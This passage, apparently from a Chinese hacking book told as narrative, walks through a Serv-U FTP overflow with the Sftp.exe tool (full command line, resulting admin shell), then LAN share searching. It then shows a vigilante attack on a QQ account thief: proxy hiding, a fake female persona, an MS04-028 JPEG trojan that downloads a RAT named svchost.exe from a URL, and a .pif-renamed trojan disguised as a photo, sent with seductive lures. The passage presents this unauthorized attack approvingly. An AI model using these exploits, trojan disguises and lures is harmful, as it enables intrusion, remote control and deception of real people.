


图60 扫描到的弱口令

在文件中可以清楚的看到服务器的FTP弱口令用户名及密码。

2. Serv-U FTP Server 5.0.0.4远程溢出

成功的获得了几个可写的FTP用户账户和密码，李好开始进行溢出攻击。

“Serv-U FTP Server V5.0.0.4”的远程溢出漏洞利用工具是“Sftp.exe”。将工具下载后并进行解压，然后在命令窗口中进入程序所在的文件夹中，输入命令“sftp /?”，可以看到详细的帮助说明（图61）。

溢出程序的使用格式为：

sftp <-i ip> <-u user> <-p pass> <-t type> [-o offset] [-P port]

其中[type]参数是用来选择溢出目标服务器的操作系统类型的：

0　使用在运行Serv-U服务器操作系统为Windows 2000英文版时；

1　使用在运行Serv-U服务器操作系统为Windows 2000简体中文或繁体中文版本；

2　使用在运行Serv-U服务器操作系统为Windows 2000日文版或韩文版；

[offset]参数用来选择Serv-U软件版本：

0　Serv-U软件版本为4.0.0.4 & 4.1.0.0/3 & 5.0.0.0版；

1　Serv-U软件版本为5.0.0.4版；




图61 命令格式

“-i”参数指定服务器IP地址；“-P port”是用来指定FTP服务端口，默认为21号端口；“-u”和“-p”参数指定一个用户名和密码。在进行远程溢出时，首先要求攻击者拥有在Serv-U服务器提供的一个可写权限账号，这个账号可使用刚才扫描到的弱口令。

现在可以进行溢出攻击了，从扫描的结果中可以猜测服务器使用的Serv-U软件版本为5.0.0.4版，国内的主机操作系统为Windows 2000简体中文版本，因此使用参数1；FTP服务端口为默认21端口。在命令窗口中输入了以下命令（图62）：

```
sftp -i 192.168.1.1  -u xiaoyao -p xiaoyao -t 1 -o 1 -P 21
```




图62 开始溢出

命令执行后，就会向远程服务器发送一串溢出攻击的代码了，服务器就会产生溢出错误，并返回一个远程命令窗口。

李好便得到了一个具有管理员权限的远程CMD Shell，在这个窗口中就可以执行任意DOS命令，比如添加账号、修改/删除文件等。

二 获取目标文件

连接上服务器后，李好清楚地看到了自己已经进入了一个主机密集的内部局域网中。哪一台主机上才有自己所需的文件呢？李好采用了一个共享资源扫描器，快速的扫描搜索着自己所需的文件……

运行“局域网超级工具NetSuper V3.0”，点击工具栏中的“搜索计算机”按钮，将自

动搜索并显示局域网中所有在线电脑IP、工作组等信息（图63）。




图63 扫描在线计算机

在IP列表框中，选中访问共享资源的电脑，点击“搜索共享”按钮，即可自动扫描并显示该电脑的所有共享资源（图64）。双击即可打开某个共享资源，或者在共享资源文件夹上点击右键，在弹出菜单中选择“映射网络驱动器”命令，即可将文件夹映射为本地的某个驱动器盘符。



图64 显示共享资源

这里为了快速的找到目标文件，李好直接在上面的“搜索文件”中输入文件名，支持通配符搜索。输入搜索关键词“hacktest”后，点击“搜索文件”按钮，在下拉菜单中可以选择搜索选择的计算机或所有计算机上的文件。很快就可以搜索到想要的结果了（图65）。



图65 搜索目标文件

结语：

李好顺利地完成了入侵检测任务。

这场入侵测试异常的完美和成功，目标公司网络部门的经理万万没有想到在自以为滴水不漏的VPN网络上，竟然存在着这样一个不为注意的漏洞！

李好的入侵提醒了张经理，内部网络的安全也极为重要——有可能攻击就来自于内部。

第5篇

网管与“伪”黑客的QQ争夺战

Sunny收到好友的求助，好友的QQ被盗了。Sunny从心眼里极度鄙视这类盗Q的行为。真正的黑客不屑于去作盗Q之类的事情，他们真正在乎的是对技术的研究，而不是通过攻击谋取利益。

为了帮助好友取回QQ，同时教训一下盗Q的伪黑客，一场网管与伪黑客的比拼开始了……

攻击回放——追查攻击者来源

Sunny在自己的QQ上安装了一个显IP补丁，登录QQ，将好友的QQ重新添加到了好友列表中。

此时好友的QQ正被盗号者使用着，Sunny假意与盗号者聊了几句，通过显IP补丁，很容易查到了盗号者的IP地址。再通过网上的IP地址数据库，Sunny找到对方上网的地点——居然与自己同在一个城市中（图1）！



图1 查看QQ用户IP地址

“很好！”Sunny的嘴角扬起淡淡的微笑，“看看你是否是一个真正的黑客吧！……”

一 隐身，准备攻击

Sunny换了一个自己专用于攻击的QQ号登录，这个QQ号设置的性别是女，个人信息里面有很详细“真实”的资料，同时在QQ号对应的相册空间中，还上传了许多美女照片。——看起来就是一个真正美女在使用的QQ号！

——Sunny早就摸透了许多上网者的心理，美女总是让很多人会失去警惕的。

Sunny将刚才的陌生人QQ号添加到好友列表中，准备开始进行攻击。这时Sunny忽然想到，如果对方的QQ也装上了显IP补丁，同样也可能会因为自己的IP地址没有变化而产生怀疑。Sunny暗想，“还是隐藏一下自己的IP吧”，这对Sunny来说是再简单不过的事。

Sunny先上网随便找了一个代理服务器。网上有许多发布的代理服务器的地址，Sunny在“代理中国”（http://www.proxycn.com/）网站中，找了一个HTTP代理（图2）。



图2 最新代理IP

Sunny在QQ面板上点击“菜单”→“设置”→“系统设置”，打开一个设置对话窗口，选择左边“系统设置”中的“代理设置”项目，在右边的“网络连接设置”中勾选了“使用自定义的网络设置”（图3）。选择“HTTP代理服务器”，并在下方输入了一个有效的HTTP代理地址和端口。




图3 设置代理上QQ

然后Sunny重新登录，看到自己的IP地址已经变成代理IP地址了，这下子对方看不到Sunny的IP了，这样也不会起疑心。Sunny放心的展开攻击。

二 初试图片木马——受挫

Sunny利用自己的特长——社会工程学，与陌生人闲聊几句，就让陌生人对自己提起了兴趣。一边聊着，一边思考着攻击的方法。

Sunny打算制作一个灰鸽子木马，通过QQ传输发送给对方，诱骗“黑客”运行，这是最简单但也是最有效的方法。

不过由于受到QQ安全中心的限制，在QQ上传输木马成了比较困难的事情。如何才能突破QQ安全中心呢？——Sunny采用了图片木马攻击的方法。

【加油站】QQ安全中心

利用一些系统漏洞，可以制作出特殊格式的木马，突破QQ安全中心。Windows系统的漏洞一直不断，许多新的漏洞不断出现，很可能都能在QQ上利用，例如曾经最为严重的MS04-028图片溢出漏洞，该漏洞可制作出带溢出功能的图片，无需传输，对方只要接收到通过QQ消息发送的图片，如果系统存在漏洞的话，都会造成溢出执行木马。

首先，Sunny制作生成一个加壳免杀的灰鸽子木马，并将木马程序上传到网站空间中，上传后的木马程序文件链接地址为：

http://www.xiaoyao.com.cn/svchost.exe

然后Sunny下载了MS04-028漏洞JPEG图片木马生成器（图4），在“Download File”中输入刚才上传的木马服务端链接地址“http://www.xiaoyao.com.cn/svchost.exe”。



图4 制作图片木马

点击程序界面中的“make”按钮，将在当前文件夹目录下生成一个名为“MyPicture.jpg”的jpg图片文件（图5），这就是制作好的图片木马。




图5 图片木马

如果用最新的杀毒软件扫描此图片的话，将会提示图片中包含有病毒。但是由于木马程序并不是直接捆绑在图片中的，而是将木马的下载地址加入到了图片代码中，图片打开时，木马就会自动下载并在后台运行。

——也就是说，Sunny制作的图片木马根本不必直接传输给对方打开，即使直接使用预览模式，也会被木马攻击。由于杀毒软件通常不对图片进行检测，因此对方必定会中木马！

Sunny直接将图片改名成“我的照片.jpg”，然后拖动到QQ消息窗口中，将图片发送了过去。并且给对方发送了一条消息：

“看看我的照片吧，别人都说美女，可我自己觉得有点胖了。”

当对方接收到包含木马的图片后，肯定会好奇的打开图片，如果系统未打漏洞补丁的话，就自动下载并运行木马。

不过让Sunny失望的是，等了几分钟，迟迟不见灰鸽子客户端上有肉鸡上线。——看来这个“黑客”的系统漏洞补丁，似乎打得还是挺勤快的。

三 甜蜜欺骗——再受挫

Sunny以前用过一个叫作“QQ密保大盗”的木马生成器，可以生成一个PIF格式的木马，这个木马是QQ安全中心允许通过传输的。于是Sunny打算将自己的木马变成PIF格式，顺利通过QQ安全中心。

Sunny生成的木马文件名为“svchost.exe”，使用的是压缩包图标（图6）。




图6 原始木马文件名

Sunny将木马文件名从“svchost.exe”改为了“svchost.pif”（图7），转眼之间，木马文件图标就变成了标准的PIF快捷方式图标了，同时文件后缀名“.pif”自动隐藏（图8）。



图7 文件改名伪装




图8 修改效果

木马改名后，并不影响执行，而且可以直接通过安全中心传输。此外木马非常隐蔽，一般的杀毒软件默认设置是不对pif文件进行检测的。就算对方比较警觉，主动查看一下文件的

属性，也看不出程序有什么问题，在快捷方式对应程序中，将会显示为空白（图9）。




图9 PIF木马文件属性

Sunny继续对木马进行伪装，把它伪装成一张图片吧！于是Sunny将木马改名成了“我的写真.jpg”（图10），此时文件后缀名虽然被改为了.jpg，但事实上还有一个真实的后缀名.pif被隐藏起来了，就算是在“文件夹选项”中选择显示所有文件后缀名（图11），也查看不了.pif后缀！



图10 伪装成图片




图11 显示后缀名也显示不了PIF

Sunny将“图片”发了过去，附带了诱惑性的消息：“刚才那张照片发错了，这张才是我的写真，很性感的哦！”

图片顺利的通过了QQ安全中心的拦截（图12），Sunny开始静静的等待着……




图12 PIF木马突破QQ安全中心

过了半分钟，对面的“黑客”发回了消息——“美女，这可不是你的照片哦？想骗我运行木马吗？我就是一个黑客，你还是作我的女朋友吧，说不定我可以教你两招，给你盗一身装备……”

看起来“黑客”非常嚣张啊，Sunny知道自己低估了这个“黑客”，他也不是只会用工具笨蛋。

Sunny想了想，干脆明确的警告一下他，不要让他这么嚣张，“这个QQ不是你的吧！QQ的主人委托我盗回这个QQ号。”

“哈哈！那就来盗啊！我看上了的东西，你想再拿回去？没门！”对面的“黑客”实在太猖狂。

“是吗？那你就准备一下吧！”Sunny下线了……

